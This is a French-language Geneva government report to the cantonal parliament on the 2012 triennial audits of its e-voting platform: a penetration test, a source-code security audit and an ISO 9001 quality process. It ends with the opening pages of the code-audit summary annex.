

Date de dépôt : 2 avril 2013

Rapport du Conseil d'Etat au Grand Conseil sur l'audit triennal du système genevois de vote électronique

Mesdames et
Messieurs les députés,

Le projet genevois de vote par internet s'inscrit dans le cadre d'une démarche conduite par la Chancellerie fédérale depuis 2000. Sous l'égide et le contrôle de la Confédération, trois cantons ont développé un système de vote électronique¹, Genève, Neuchâtel et Zurich.

L'objectif principal de ce projet est de permettre aux citoyens d'exprimer en toute confiance et sécurité leurs choix de vote ou d'élection à travers une procédure en ligne qui traduise fidèlement leur volonté et permette de simplifier le back-office, c'est-à-dire le traitement des suffrages. Le public-cible prioritaire de ce projet est constitué des personnes handicapées, malvoyantes ou à mobilité réduite par exemple, ainsi que des Suisses de l'étranger pour lesquels le vote par correspondance est souvent pénalisé par les lenteurs des services postaux, y compris en Europe.

Au fil du temps, chacun des douze cantons qui ont à ce jour rejoint le projet de vote électronique s'est doté de bases légales propres. A Genève, depuis l'adoption par le peuple le 8 février 2009, avec 70,2% des suffrages exprimés, de l'alinéa 2 de l'article 48 de la Constitution cantonale², le vote électronique est inscrit au plus haut niveau dans l'ordre juridique cantonal.

¹ Ce canal de vote est officiellement baptisé « vote électronique » par les autorités fédérales. Nous reprendrons ce terme au long de ce rapport.

² A noter que la constitution acceptée en votation populaire le 14 octobre 2012 ne contient plus cette disposition. La loi sur l'exercice des droits politiques reste en revanche inchangée.

Les dispositions d'application de cet alinéa ont été approuvées en octobre 2009 par votre Conseil. Ces dispositions reprennent en partie le PL 9931 que le gouvernement avait déposé en 2006 déjà, en le complétant sur un point important qui est celui des audits réguliers de la plate-forme de vote en ligne et de la publicité à donner à ces audits.

La question de la sécurité et de la transparence du vote électronique et des processus électoraux en général fait à juste titre débat et le fera aussi longtemps que nos sociétés vivront dans des régimes fondés sur l'élection et la votation. Les nouvelles dispositions introduites en 2009 visent d'une part à accroître la sécurité et la transparence du vote en ligne et d'autre part à impliquer le pouvoir législatif dans la surveillance du système genevois, en inscrivant dans la loi l'exigence d'audits triennaux dont les résultats doivent être publics.

L'article 60, alinéa 6, de la loi sur l'exercice des droits politiques (A 5 05, ci-après : LEDP) stipule ainsi que le Conseil d'Etat « fait fréquemment tester la sécurité du système de vote électronique [et] le fait en outre auditer au moins une fois tous les 3 ans. Les résultats de l'audit sont rendus publics ». Cet ajout, a été proposé par la chancellerie d'Etat en réponse à une demande de la commission des droits politiques formulée à l'automne 2006.

Cet article est une pièce importante du dispositif légal et organisationnel qui se met progressivement en place autour du vote électronique. A cette construction institutionnelle progressive fait écho l'extension du recours au vote électronique.

Cas unique en Suisse, le corps électoral genevois dans son entier a en effet pu voter électroniquement à quatre reprises lors des scrutins des 15 mai et 27 novembre 2011 et des 14 octobre et 4 novembre 2012. Dans ce dernier cas, il s'agissait de l'élection de la Cour des comptes, la première élection politique en ligne à Genève. Par ailleurs, aux trois cantons actuellement hébergés par Genève sur sa plate-forme de vote électronique, Bâle-Ville, Berne et Lucerne, s'ajouteront bientôt le Valais, Uri et Obwald, et la venue de cantons supplémentaires est probable.

L'article 60 LEDP est entré en vigueur le 1^{er} janvier 2010. L'échéance triennale tombait à fin 2012. Ce rapport divers (ci-après : RD) vous présente, conformément à la loi, les résultats des audits conduits en application de cette disposition. Dans le respect de l'esprit de transparence démocratique que le législateur a insufflé dans cet article, ce RD et ses annexes, les rapports d'audit proprement dits, seront disponibles sur le site internet de l'Etat.

Choix des audits

Pour définir le périmètre de l'audit triennal, la chancellerie d'Etat, maîtresse d'ouvrage du vote électronique, a consulté la direction générale des systèmes d'information (ci-après : DGSI) et la commission électorale centrale (ci-après : CEC), créée par l'article 48, alinéa 4, de la constitution cantonale, un alinéa également adopté en votation populaire le 8 février 2009.

La réflexion s'est notamment appuyée sur une distinction que l'on trouve à la page 16 du rapport de la commission des droits politiques du Grand Conseil relatif aux PL 10013³ et 9931⁴ : « il existe deux types d'audits : ceux qui tendent à contrôler le formalisme du système (procédure de sécurité) qui se font tous les trois ans et ceux qui correspondent à des "crash test" (tests d'intrusion) (...) ». Par ailleurs, ce rapport précise, toujours à sa page 16, que « Par "tester la sécurité", la commission [des droits politiques du Grand Conseil] pense notamment, mais pas exclusivement, aux tests d'intrusion ».

Il convient de rappeler ici que la plate-forme de vote électronique de l'Etat de Genève a déjà subi quatre tests d'intrusion, qui tous ont montré la robustesse du système et l'impossibilité d'entrer dans le site central. Le dernier de ces tests a eu lieu en 2010. Par ailleurs, la plate-forme de vote électronique a été développée dès l'origine en s'appuyant sur onze principes définis en 2001 par la chancellerie et qui sont les suivants :

1. Les suffrages exprimés électroniquement ne doivent pas pouvoir être interceptés, modifiés ou détournés.
2. Le contenu des suffrages exprimés électroniquement ne doit pas pouvoir être connu par des tiers avant le dépouillement.
3. Seules les personnes ayant le droit de vote doivent pouvoir prendre part au scrutin.
4. Chaque électeur ne dispose que d'une voix et ne peut voter qu'une seule fois.
5. En aucun cas, ni pendant ni après le dépouillement, il ne doit être possible de faire un lien entre un électeur et son suffrage.
6. Le site doit être en mesure de résister à une attaque en déni de service pouvant aboutir à la saturation du serveur.
7. L'électeur doit être protégé contre toute tentative de vol d'identité.

³ Le PL 10013 contient les alinéas 2, 4 et 5 de l'article 48 de la constitution.

⁴ Le PL 9931 contient les dispositions d'application des alinéas 2, 4 et 5 de l'article 48 de la constitution.

8. Le nombre de votes émis doit correspondre au nombre de votes reçus, toute différence doit pouvoir être expliquée et corrigée.
9. La preuve qu'un électeur a voté doit pouvoir être faite.
10. Le système n'accepte pas de vote électronique en dehors de la période d'ouverture du scrutin électronique.
11. Le bon fonctionnement du système doit pouvoir être vérifié par les autorités désignées à cet effet.

Sur cette base, la chancellerie d'Etat a imaginé de diviser l'audit triennal en plusieurs parties, pour aborder la problématique de la sécurité du vote électronique sous plusieurs angles, dont un – l'analyse de code – n'avait jamais été abordé par le passé. Cette démarche, de même que les trois audits retenus, ont été validés tant par la CEC que par la DGSI.

Les audits retenus sont les suivants :

- Un test d'intrusion destiné à s'assurer que les couches basses de l'infrastructure qui supporte l'application de vote électronique (réseau, *firewalls*⁵, systèmes et *middleware*⁶) offrent une résistance adéquate aux tentatives d'intrusion.
- Un audit du code des fonctions cruciales du système, soit les fonctions d'identification du votant, de dépôt du vote (authentification du votant; réception, déchiffrement et contrôle du bulletin chiffré et chiffrement et stockage du bulletin validé dans l'urne électronique), dépouillement de l'urne électronique (brassage et déchiffrement des bulletins, comptabilisation et consolidation des bulletins et édition des résultats).
- Une évaluation en vue d'une certification ISO 9001 des procédures mises en place dans la préparation, le déroulement et le suivi du canal électronique des scrutins. La certification ISO 9001 est attribuée à une organisation et non à un projet; c'est précisément son organisation que la chancellerie a voulu mettre à l'épreuve.

Le test d'intrusion

Le test d'intrusion réalisé en 2012 sur la plate-forme genevoise de vote électronique devait répondre aux questions suivantes :


⁵ Pare-feu

⁶ En informatique, un *middleware*, ou logiciel médiateur, est un logiciel qui crée un réseau d'échange d'informations entre différentes applications informatiques.

- L'infrastructure matérielle supportant l'application de vote électronique est-elle vulnérable aux intrusions depuis internet ?
- L'infrastructure logicielle hébergée supportant l'application de vote par internet est-elle vulnérable aux intrusions depuis internet ?
- La compromission d'un poste de travail Etat (le PC en dotation des employés de l'Etat; ci-après : PTA) permet-elle d'accéder au réseau de vote électronique ?
- Quel est le niveau de résistance de l'infrastructure de vote électronique aux attaques depuis le réseau Etat ?
- Le réseau privé virtuel (ci-après : VPN) par lequel les ingénieurs en charge du projet accèdent au système de vote électronique est-il vulnérable à des intrusions depuis le réseau de l'administration ?

Il s'agissait donc d'un test de l'infrastructure de production de l'application de vote électronique. Le périmètre comprenait les éléments réseau, les systèmes et les services supportant l'application ainsi que l'application en elle-même. Deux axes de tests ont été prévus :

- Test des infrastructures de vote électronique visibles depuis internet (routeurs frontaux, *firewall*, systèmes et services visibles publiquement).
- Test de l'infrastructure de vote électronique depuis un PTA connecté sur le réseau principal de l'administration.




Les deux axes du test d'intrusion

L'audit a été mené en « boîte grise » (*greybox*), c'est à dire que des informations ont été fournies au mandataire au fur et à mesure que l'audit avançait, ainsi la phase de découverte et de collecte d'information a pu être évitée. Des cartes de vote ont été fournies à l'auditeur, de même qu'un compte utilisateur, pour lui permettre d'utiliser l'application à des fins de test de l'infrastructure sous-jacente.

Pour le déroulement des tests d'intrusion, la DGSI a initialisé un scrutin fictif sur la plate-forme de production et mis le service en ligne sur internet. L'audit s'est composé de deux phases de deux semaines chacune, menées en parallèle :

- Phase 1 : pour cette phase dite « externe », les informations relatives à l'infrastructure de vote électronique dont l'auditeur jugeait avoir besoin lui ont été communiquées. Il avait en outre les mêmes informations que les électeurs : URL du site de vote, cartes de vote et éléments complémentaires d'authentification. Le mandataire a eu la possibilité pendant cette phase de présenter les informations obtenues et d'en demander la confirmation à la DGSI.
- Phase 2 : pour cette phase dite « interne », le mandataire a eu deux semaines pour tenter d'obtenir un accès au réseau de vote par internet. L'objectif de cette phase était de constater avec quel degré de difficulté une personne malveillante aurait pu mettre en œuvre une attaque depuis le réseau interne de l'administration. Un PTA a été mis à disposition de l'auditeur.



Périmètre du test d'intrusion

Les attaques basées sur l'ingénierie sociale ont été exclues du périmètre de cet audit.

Choix du mandataire

Au terme d'un appel d'offres sur invitation, la société SCRT basée à Prévèrenge (VD) a été choisie. Dans le cadre de cet appel d'offre, seules des

sociétés n'ayant jamais travaillé sur le système de vote électronique ont été invitées.

SCRT est une société suisse fondée en 2002, spécialisée dans la sécurité des systèmes d'information. Elle est implantée en Suisse et en France et travaille avec des clients de toutes tailles, de la PME aux multinationales. Depuis juin 2009, SCRT Suisse est certifiée ISO 27001:2005.

Le contrat prévoyait un audit d'une durée totale de 20 jours/homme. L'audit s'est déroulé du 2 au 14 juillet 2012.

Le rapport d'audit

Au terme de son audit, SCRT a relevé quatre points positifs et aucun point négatif :

- La surface d'attaque depuis internet est correctement limitée.
- Les entrées du votant sont correctement traitées.
- Les services exposés sur internet sont à jour.
- La segmentation du réseau et le filtrage des flux vers le réseau du système de vote électronique sont excellents.

Concernant la partie externe de l'audit, les ingénieurs de SCRT ont évalué le niveau général de sécurité comme très bon. Le nombre de services en écoute est limité au strict minimum et tous sont à jour, ce qui les rend résistants aux vulnérabilités connues lors de l'audit. Les équipements réseau en amont de la plate-forme sont eux aussi à jour et ne possédaient au moment du test d'intrusion aucun service vulnérable.

Concernant la protection des données échangées entre le votant et le service, les bonnes pratiques sont respectées et un chiffrement SSL identifiant les deux parties est en place. Dans le domaine applicatif, SCRT a été en mesure de valider que les entrées sont correctement traitées au niveau du code et qu'il n'a pas été possible de modifier le comportement de l'application.

Malgré la présence de certaines vulnérabilités non critiques pour l'infrastructure de vote électronique sur des postes et serveurs du réseau de l'administration, il n'a pas été possible d'atteindre les machines du réseau de vote électronique, ni directement, ni par rebond. SCRT considère que les moyens mis en œuvre pour protéger le réseau du système de vote électronique sont très bons.

S'agissant des 5 questions posées dans le cadre du test d'intrusion, les réponses de SCRT sont les suivantes :

- L’infrastructure matérielle supportant l’application de vote par internet est-elle vulnérable aux intrusions depuis internet ?
 - Non, l’infrastructure matérielle n’est pas vulnérable aux intrusions.
- L’infrastructure logicielle hébergée supportant l’application de vote par internet est-elle vulnérable aux intrusions depuis internet ?
 - Non, il n’a pas été possible de compromettre les services applicatifs de l’infrastructure.
- La compromission d’un poste d’un collaborateur de l’Etat permet-elle d’accéder au réseau de vote électronique ?
 - Non, le réseau de vote électronique est correctement isolé. Il n’a pas été possible d’accéder à des machines de ce réseau.
- Quel est le niveau de résistance de l’infrastructure de vote électronique aux attaques depuis le réseau Etat ? (Poste de travail d’un collaborateur compromis)
 - Le niveau de résistance est très bon.
- Le VPN d’accès au réseau de vote électronique pour les ingénieurs en charge du projet est-il vulnérable à des intrusions depuis le réseau de l’administration ?
 - Non, le VPN d’accès n’est accessible que depuis certaines machines. De plus, il nécessite une authentification forte.

L’analyse de code

Bien que l’alinéa 10 de l’article 60 LEDP permette, à certaines conditions, aux électeurs d’avoir accès au code source de l’application de vote électronique, jamais cet accès n’avait été demandé lorsque la chancellerie d’Etat a entamé sa réflexion sur les audits triennaux. C’est donc assez naturellement que l’examen du code s’est inséré dans le portefeuille d’audits 2012.

L’objectif principal de cet examen était d’évaluer le niveau de sécurité du système de vote électronique à partir de son code source. Sachant qu’il y a environ 200 000 lignes de code, en comptant l’application de vote elle-même (forte d’environ 75 000 lignes), son application d’administration et les logiciels de traitement des suffrages (consolidation, traitements statistiques, etc.), il a été décidé de se concentrer sur les fonctionnalités les plus sensibles du vote électronique, c’est-à-dire :

- L'identification du votant.
- Le dépôt du vote, comprenant :
 - L'authentification du votant,
 - La réception, le déchiffrement et le contrôle du bulletin chiffré,
 - Le chiffrement et le stockage du bulletin validé dans l'urne électronique.
- Le dépouillement de l'urne électronique, comprenant :
 - Le brassage et le déchiffrement des bulletins,
 - La comptabilisation et la consolidation des bulletins,
 - L'édition des résultats.

Les applications touchées par cet audit sont le module gérant la procédure de vote, l'interface de vote mise à disposition des citoyens, l'application d'administration du vote électronique et la console d'administration mise à disposition de la chancellerie d'Etat et de la CEC lors des séances d'initialisation et de déverrouillage de l'urne électronique.

La question s'est posée de savoir quels outils d'analyse utiliser afin de dégager des éléments objectifs sur lesquels la chancellerie pourrait travailler. Il a été décidé de s'appuyer sur un standard international reconnu, développé par ISO, l'Organisation internationale de normalisation.

La norme ISO 25000 (Exigences et évaluation de la qualité des produits logiciels), aussi connue sous l'acronyme SQuaRE, a succédé aux normes ISO 9126 (Génie logiciel – Qualité des produits) et ISO 14598 (Génie logiciel – Evaluation du produit). ISO 25000 harmonise les deux normes précédentes, précise et améliore le processus d'évaluation et aligne le vocabulaire utilisé sur celui de la norme ISO 15939 (Génie logiciel – Processus de mesure du logiciel). C'est cette norme ISO 25000 qui a été retenue.

Partant des caractéristiques de cette norme et des onze exigences de sécurité autour desquelles l'application genevoise de vote électronique a été développée⁷, un modèle a été bâti afin de dégager des indicateurs pour l'audit de code.

Dans cette démarche, il est apparu que deux des onze exigences ne pouvaient pas être évaluées au niveau du code et ne pouvaient donc pas être prises en compte dans cet audit. Il s'agit des exigences suivantes :

⁷ Cf. page 3 du présent rapport.

- Le site doit être en mesure de résister à une attaque en déni de service pouvant aboutir à la saturation du serveur (exigence N° 6).
- Le bon fonctionnement du système doit pouvoir être vérifié par les autorités désignées à cet effet (exigence N° 11).

Pour chacune des neuf exigences restantes, un indicateur et une formule ont été définis permettant de mesurer le taux de respect de l'exigence. L'agrégation des indicateurs a permis de mesurer le niveau global de sécurité offert par le code source du vote électronique et de mesurer le respect de chacune des exigences.

Pour ce faire, le concept d'élément de mesure de la qualité (ci-après : QME) a été retenu. Pour mesurer l'exactitude fonctionnelle d'un système, les 2 QME suivants peuvent par exemple être définis :

- QME1 : Nombre de fonctionnalités spécifiées du système.
- QME2 : Nombre de fonctionnalités implémentées telles que spécifiées.

La mesure du niveau d'exactitude fonctionnelle atteinte par le système évalué est définie comme suit :

- Mesure exactitude fonctionnelle % = $(QME2 / QME1) \times 100$

Au total, 89 QME ont été définis pour cet audit.

Le principal critère de qualité ciblé par l'audit étant la sécurité, l'analyse statique du code source a été retenue comme méthode d'évaluation. L'évaluateur a eu à disposition l'ensemble du code source des applications de vote électronique faisant partie du périmètre défini dans son mandat et l'ensemble des logiciels complémentaires permettant de compiler le code source fourni.

Choix du mandataire

Au terme d'un appel d'offres sur invitation, la société Kyos basée à Genève, a été choisie. Dans le cadre de cet appel d'offre, seules des sociétés n'ayant jamais travaillé sur le système de vote électronique ont été invitées.

Kyos a été fondée en 2002 et travaille notamment avec plusieurs organisations internationales basées à Genève (OMC, BIT, UIT, OMPI, notamment), ainsi qu'avec des banques de la place.

L'audit s'est déroulé du 5 novembre au 3 décembre 2012, dans le respect du planning prévu par l'appel à offre.

Le rapport d'audit

L'audit a été mené selon deux axes distincts :

- Un audit systématique du code source centré sur les exigences de sécurité.
- Une approche dite « par le bas » : les portions de code source considérées comme sensibles ont été répertoriées afin de vérifier qu'elles étaient implémentées selon les meilleures pratiques de sécurité.

Pour chacune de ces approches, deux types d'activités ont été mis en œuvre :

- Le premier, dit d'« analyse syntaxique », vise à évaluer le comportement d'une application, sans pour autant l'exécuter. Elle repose principalement sur l'utilisation d'outils automatisés et s'appuie également sur une intervention humaine afin de s'assurer de la véracité et de la criticité des failles trouvées.
- Le second, dit d'« analyse manuelle », repose sur la lecture des parties les plus sensibles du code source par des ingénieurs qui tiennent compte du contexte, de la logique et des objectifs de l'application, contrairement aux outils automatisés.

A l'issue de son travail, l'auditeur a constaté que sept des neuf exigences considérées satisfont à 100% aux bonnes pratiques de sécurité. Quatre vulnérabilités ont été identifiées sur les deux exigences restantes, la première (« les suffrages exprimés électroniquement ne doivent pas pouvoir être interceptés, modifiés ou détournés ») et la septième (« l'électeur doit être protégé contre toute tentative de vol d'identité »).

Pour la première exigence, aucune des deux vulnérabilités identifiées ne diminue la sécurité de l'application de vote électronique. Pour la septième, une vulnérabilité difficilement exploitable a été identifiée. Les recommandations proposées par l'auditeur permettent cependant d'atteindre un niveau de qualité de 100% sur les neuf exigences. L'ensemble de ces recommandations ont été implémentées et testées pour le scrutin du 3 mars 2013.

Ces résultats mettent en évidence que le code source de l'application de vote électronique satisfait aux exigences de qualité attendues d'une telle plate-forme, tant sous l'angle des objectifs que la chancellerie d'Etat s'est données à l'origine du projet que des caractéristiques de sécurité de la norme ISO 25000.

Le processus de certification ISO 9001

Pour compléter le portefeuille d'audits 2012, il a été décidé d'entreprendre une démarche qualité selon la norme ISO 9001:2008 (ci-après : ISO 9001) sur la gestion d'un scrutin et axée sur les processus métier. Il s'agit de mettre en place une gestion des processus clairement définie, documentée et maintenue dans le cadre d'un système de management de la qualité (ci-après : SMQ).

La démarche de mise en place d'un SMQ vise à une meilleure maîtrise de la qualité des processus du vote électronique, des risques pour le client (le corps électoral) et de la sécurité ainsi. Le périmètre de ce SMQ est étendu à l'ensemble du scrutin, afin de mettre en place les indicateurs pertinents et exigés par le SMQ permettant le pilotage de celui-ci. Dans la définition de ce périmètre, les processus principaux et sous-processus suivants ont été relevés :

- Gouvernance
 - Pilotage
 - Système de management
 - Communication
- Gestion des ressources
 - Finances
 - Infrastructures et équipements
 - Ressources humaines
 - Prestataires et achats
- Opérations
 - Prospection
 - Faisabilité et projet
 - Préparer un scrutin
 - Recevoir et traiter le vote
 - Dépouiller le scrutin
 - Terminer le scrutin
- Amélioration continue
 - Mesure de satisfaction
 - Audits internes
 - Gestion des dysfonctionnements
 - Actions d'amélioration

Dans ce cadre, le consultant choisi par l'Etat a été amené à réaliser notamment les activités suivantes :

- Diagnostic qualité et évaluation de la situation
 - Comprendre l'organisation et la structure de système qualité ou à défaut ses procédures de gestion et de contrôle.
 - Evaluer les écarts par rapport à un niveau de qualité pouvant être certifié.
 - Proposer un plan d'action et ressources nécessaires.
 - Proposer un plan de formation.
- Elaboration du plan d'action et accompagnement de sa mise en œuvre
 - Sensibiliser des parties prenantes à la norme ISO9001.
 - Organiser et planifier toutes les étapes nécessaires pour mettre en place le système qualité et le préparer à la certification.
 - Définir une méthodologie réutilisable conformément aux dispositions de la norme ISO 9001 en :
 - identifiant les processus nécessaires;
 - formant leurs responsables pour assurer leur maîtrise;
 - définissant les indicateurs qualité pertinents :
 - identifiant la documentation nécessaire.
- Mise en œuvre du système qualité
 - Assurer le transfert de compétence pour le responsable de qualité, pour :
 - la rédaction des documents nécessaires, notamment le SMQ, processus d'organisation, processus de réalisation et de support, procédures du système qualité, instructions de travail, spécifications techniques, enregistrements relatifs à la qualité et tableaux de bord qualité;
 - mise en œuvre des bonnes pratiques de la norme (expérience de l'accompagnant).
- Vérification interne du système qualité
 - Définir les processus d'audit interne et de revue de direction.
 - Accompanyer l'audit interne.
 - Accompanyer la revue de direction.
 - Evaluer le système qualité mis en place.

- Définir et mettre en place les mesures correctives complémentaires.
- Rapport final des travaux mené à l'intention de la direction
 - Fournir à la direction un document synthétisant les activités menées, les forces et faiblesses du système qualité et les actions de finalisation à mener.

Du fait que la norme ISO 9001 certifie une entité, c'est la direction du support et des opérations de vote (ci-après : DSOV) de la chancellerie d'Etat qui sera certifiée pour la prestation d'organisation de scrutin avec vote électronique. Cette certification formelle interviendra au second semestre 2013, dans le cadre d'un scrutin officiel.

Choix du mandataire

Au terme d'un appel d'offres sur invitation, l'institut de formation, conseil, productivité et accompagnement à la certification Ariaq, basé à Yverdon (VD), a été choisi. Dans le cadre de cet appel d'offre, seules des sociétés n'ayant jamais travaillé sur le système de vote électronique ont été invitées.

L'audit de certification s'est déroulé en 5 semaines au total.

Le rapport d'audit

Le point de situation effectué par l'auditeur en janvier 2013 démontre que la DSOV est en mesure d'obtenir rapidement la certification ISO 9001. Cette dernière nécessite l'exécution d'un cycle complet de validation et de suivi des processus, elle ne pourra être obtenue que durant le second semestre 2013.

Conclusion

Les trois rapports d'audits, extrêmement positifs, confirment le sérieux de la démarche de projet suivie à Genève dans le cadre du vote électronique. Ils confirment aussi la qualité du système genevois et des équipes qui l'exploitent et le développent, tant du côté de la maîtrise d'ouvrage que de la maîtrise d'œuvre.

Au-delà de la lettre, l'esprit de l'article 60, alinéa 6, LEDP a été pleinement respecté par ces audits triennaux qui vont au-delà de ce que le législateur ou le public étaient en droit d'espérer. L'approche suivie par la chancellerie d'Etat, d'entente avec la DGSI et la CEC répond très précisément aux attentes du législateur lorsqu'il a souhaité inclure cette disposition dans la loi, à savoir tester régulièrement le système de vote en ligne pour s'assurer qu'il évoluait avec l'état de la technique et des menaces

et que les personnes chargées de faire fonctionner et évoluer ce système restaient en éveil quant au contexte général dans lequel elles opèrent.

Toutefois, dans la mesure où la Confédération devrait publier cette année de nouvelles spécifications techniques, il conviendra de s'interroger sur les coûts induits par celles-ci et les risques potentiels.

Même si Genève n'a cessé de faire progresser son système, notre Conseil entend se laisser le temps de la réflexion pour réexaminer les enjeux techniques, les coûts et les risques du vote en ligne.

Au bénéfice de ces explications, le Conseil d'Etat vous invite, Mesdames et Messieurs les députés, à prendre acte du présent rapport.

AU NOM DU CONSEIL D'ÉTAT

La chancelière :
Anja WYDEN GUELPA

Le président :
Charles BEER

Annexes :

- 1) *Audit du code source – synthèse des résultats*
- 2) *Audit de la plate-forme de vote – rapport technique*
- 3) *Démarche de management qualité – rapport d'avancement*

République et Canton de Genève

Chancellerie d'État

Département de la sécurité

**Direction Générale des Systèmes
d'Information**

**Audit du code source
de la solution de vote électronique
de l'Etat de Genève**

Synthèse des résultats

SOMMAIRE

Contexte	3
Enjeux	5
Objectif	6
Qualité	7
Démarche	11
Périmètre	13
Résultats	15
Conclusion	21

CONTEXTE

La direction générale des systèmes d'information, ci-après nommée DGSi, qui dépend du département de la sécurité (DS), est la direction de l'administration cantonale, responsable de l'informatique et des télécommunications.

Elle gère, au niveau technique, le système de vote électronique (également appelé « vote par Internet ») depuis janvier 2007. Ce mode de scrutin électronique a fait partie du projet pilote soutenu par la Confédération jusqu'à l'approbation de l'introduction du vote électronique, dans la constitution cantonale (A 2 00), par le corps électoral genevois le 8 février 2009. La loi sur l'exercice des droits politiques (A 5 05) a également été modifiée dans ce sens.

Le vote électronique ne déroge pas aux exigences juridiques du vote en général : une procédure de vote simple, le contrôle de la qualité d'électeur, la prévention des abus, le dépouillement de tous les suffrages et la sauvegarde du secret du vote. Ces contraintes ont été exprimées dès 2002 en « Commandements Fondateurs » de la manière suivante :

Commandement Fondateur C1	Les suffrages exprimés électroniquement ne doivent pas pouvoir être interceptés, modifiés ou détournés.
Commandement Fondateur C2	Le contenu des suffrages exprimés électroniquement ne doit pas pouvoir être connu par des tiers avant le dépouillement.
Commandement Fondateur C3	Seules les personnes ayant le droit de vote doivent pouvoir prendre part au scrutin.
Commandement Fondateur C4	Chaque électeur ne dispose que d'une voix et ne peut voter qu'une seule fois.
Commandement Fondateur C5	En aucun cas, ni pendant ni après le dépouillement, il ne doit être possible de faire un lien entre un électeur et son suffrage.
Commandement Fondateur C6	Le site doit être en mesure de résister à une attaque en déni de service pouvant aboutir à la saturation du serveur.
Commandement Fondateur C7	L'électeur doit être protégé contre toute tentative de vol d'identité.
Commandement Fondateur C8	Le nombre de votes émis doit correspondre au nombre de votes reçus, toute différence doit pouvoir être expliquée et corrigée.
Commandement Fondateur C9	La preuve qu'un électeur a voté doit pouvoir être faite.
Commandement Fondateur C10	Le système n'accepte pas de vote électronique en dehors de la période d'ouverture du scrutin électronique.
Commandement Fondateur C11	Le bon fonctionnement du système doit pouvoir être vérifié par les autorités désignées à cet effet.

ENJEUX

Afin de valider les conditions de sécurité dans l'utilisation du vote électronique, la DGSI teste régulièrement la sécurité du système pour s'assurer que le niveau de protection face aux attaques informatiques est garanti. Ce processus d'évaluation est également régi par la loi sur l'exercice des droits politiques (LEDP), entrée en application le 1er janvier 2010.

L'article 60 alinéa 6 de la LEDP stipule que « Le Conseil d'Etat édicte les prescriptions relatives à la mise en œuvre du vote électronique, notamment pour les aspects techniques, de contrôle et de sécurité. Il est autorisé à renoncer ou à suspendre l'exercice du vote électronique s'il considère que les conditions de sécurité ne sont pas garanties. Il fait fréquemment tester la sécurité du système de vote électronique. Il le fait en outre auditer au moins une fois tous les 3 ans. Les résultats de l'audit sont rendus publics ».

La Chancellerie d'Etat, d'entente avec la DGSI et la Commission électorale centrale, a décidé pour 2012 d'un audit en trois volets dont **un audit du code source portant sur les fonctions les plus sensibles**.

Dans ce cadre, et afin de vérifier la sécurité du code de l'application, la DGSI a mandaté Kyos IT Security, ci-après nommée Kyos, pour mener un audit du code source de la solution de vote électronique.

Ce document présente l'approche utilisée et les résultats obtenus.

Créée en Novembre 2002, à Genève, Kyos IT Security est une société Suisse spécialisée dans le domaine de la sécurité informatique. Kyos est une entreprise indépendante et auto-financée, composée d'une équipe de 20 personnes.

L'activité de Tests Audits de sécurité est au cœur de l'activité de Kyos, depuis sa création. Une équipe de quatre auditeurs est dédiée à cette offre.

OBJECTIF

L'objectif principal de cet audit est d'évaluer le niveau de sécurité offert par le code source de la solution de vote électronique. Elle doit notamment permettre de s'assurer :

- Que le code source est conforme aux exigences internes de sécurité de développement de la solution de vote électronique, en respectant les « Commandements Fondateurs » édictés par la Chancellerie d'État. Ceux-ci sont exprimés dans la section « Contexte » en page 4.
- Que le code source satisfait à la caractéristique « Sécurité » et aux sous-caractéristiques associées de la norme ISO 25000.

QUALITÉ


Choix de la norme

La DGSi a souhaité s'appuyer sur un standard international pour l'évaluation du niveau de sécurité offert par le code de l'application de vote électronique. En ce sens, elle a retenu la norme ISO 25000.

Concept

Sans présenter toutes les spécificités de cette norme, une explication synthétique est utile pour faciliter la compréhension des résultats présentés dans ce document.

La norme ISO 25000 permet de modéliser la qualité d'un produit logiciel selon les caractéristiques suivantes :




Compte tenu de l'objectif principal et du contexte, seule la caractéristique « **Sécurité** » et ses sous-caractéristiques sont concernées par cet audit.

Les caractéristiques et sous-caractéristiques sont des groupes définis par la norme ISO 25000 afin de classer le grand nombre de métriques permettant de mesurer la qualité d'un produit logiciel.

